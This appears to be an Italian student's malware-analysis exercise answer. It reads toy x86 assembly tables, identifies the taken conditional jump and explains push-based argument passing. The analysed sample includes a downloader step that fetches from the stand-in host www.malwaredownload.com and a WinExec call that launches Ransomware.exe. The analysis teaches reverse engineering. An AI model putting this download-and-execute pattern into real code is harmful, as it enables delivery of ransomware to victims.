PROGETTO GIORNO 5

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2


Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. **Quale salto condizionale effettua il Malware?**
   I salti condizionali utilizzano il contenuto dei flags per determinare se "saltare" o meno ad una data locazione che viene specificata come operando dell'istruzione jump. Assembly x86 ha l'abilità di prendere decisioni in base al valore di una variabile, troviamo quindi le istruzioni condizionali. Le due istruzioni condizionali più comuni sono "test" e "cmp". In questo caso troveremo l'istruzione "cmp" (compare), che è simile all'istruzione "sub" ma a differenza di essa non modifica gli operandi, "cmp" infatti modifica i flag ZF e CF in base al risultato della comparazione tra destinazione e sorgente.
   Il Malware esegue un **salto condizionale alla riga di codice 00401068** della Tabella 1, in quanto l'istruzione "**jz**" salta alla locazione di memoria specificata se ZF = 1, la Zero Flag verrà settata ad 1 quando la sorgente è uguale alla destinazione; possiamo vedere infatti che il registro EBX verrà prima inizializzato a 10 e poi incrementato di 1 con l'istruzione "inc", quindi "cmp EBX, 11" sarà = 0. Non verrà effettuato invece il salto condizionale alla riga 0040105B in quanto "jnz" salta alla locazione di memoria specificata se ZF = 0, mentre il risultato del "cmp EAX, 5" sarà uguale a 0 e setterà quindi ZF = 1.

2. **Disegnare un diagramma di flusso identificando i salti condizionali.**
   Come da traccia andremo a identificare con una linea verde i **salti effettuati** mentre con una linea rossa i **salti non effettuati**.



3. **Quali sono le diverse funzionalità implementate all'interno del Malware?**
   Il Malware implementa due diverse funzionalità, anche se ne eseguirà solo una:

   a. **DowloadToFile()**, il Malware andrà a scaricare un file da internet e salvarlo all'interno di un file sul disco, dall'indirizzo precedentemente passato alla funzione tramite push (www.malwaredownload.com). Questa funzionalità fa intuire che si tratti di un Downloader in quanto sembra essere un programma che scarica da internet un malware e lo esegue sul sistema target tramite l'API "DownloadToFile().
   b. **WinExec(),** il Malware va ad eseguire un programma, precedentemente scaricato, sulla macchina locale seguendo il path passato alla funzione tramite push (C:\Program and

Settings\Local User\Desktop\Ransomware.exe). Questa funzionalità ci farà intuire che la parte del Malware che verrà eseguita sia un Ransomware, un tipo di virus che prende il controllo del computer di un utente ed esegue la crittografia dei dati, quindi chiede un riscatto per ripristinare il normale funzionamento. Un ransomware si diffonde mediante file di virus che devono essere installati dall'utente come file con estensione .exe, spesso diffusi mediante campagne di phishing.

4. **Con riferimento alle istruzioni "call" dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**
   Per entrambe le istruzioni "call" i parametri sono inseriti nello stack **tramite l'istruzione "push"**:

   a.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

   Per la funzione "DownloadToFile" verrà prima inserito l'URL del malware tramite il registro EDI nel registro EAX con l'istruzione "**mov**", dopodiché verrà inserito nello stack il registro EAX, ora contentente l'URL, tramite istruzione "**push**". Verrà quindi eseguita la funzione con l'istruzione "**call**" che andrà a scaricare il malware dall'URL specificato.

   b.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

   Per la funzione "WinExec()" verrà inserito il path del malware tramite il registro EDI nel registro EDX con l'istruzione "**mov**", dopodiché verrà inserito nello stack il registro EDX, con il path del malware, tramite istruzione "**push**". Verrà quindi eseguita la funzione con l'istruzione "**call**" che andrà ad eseguire il programma seguendo il path descritto.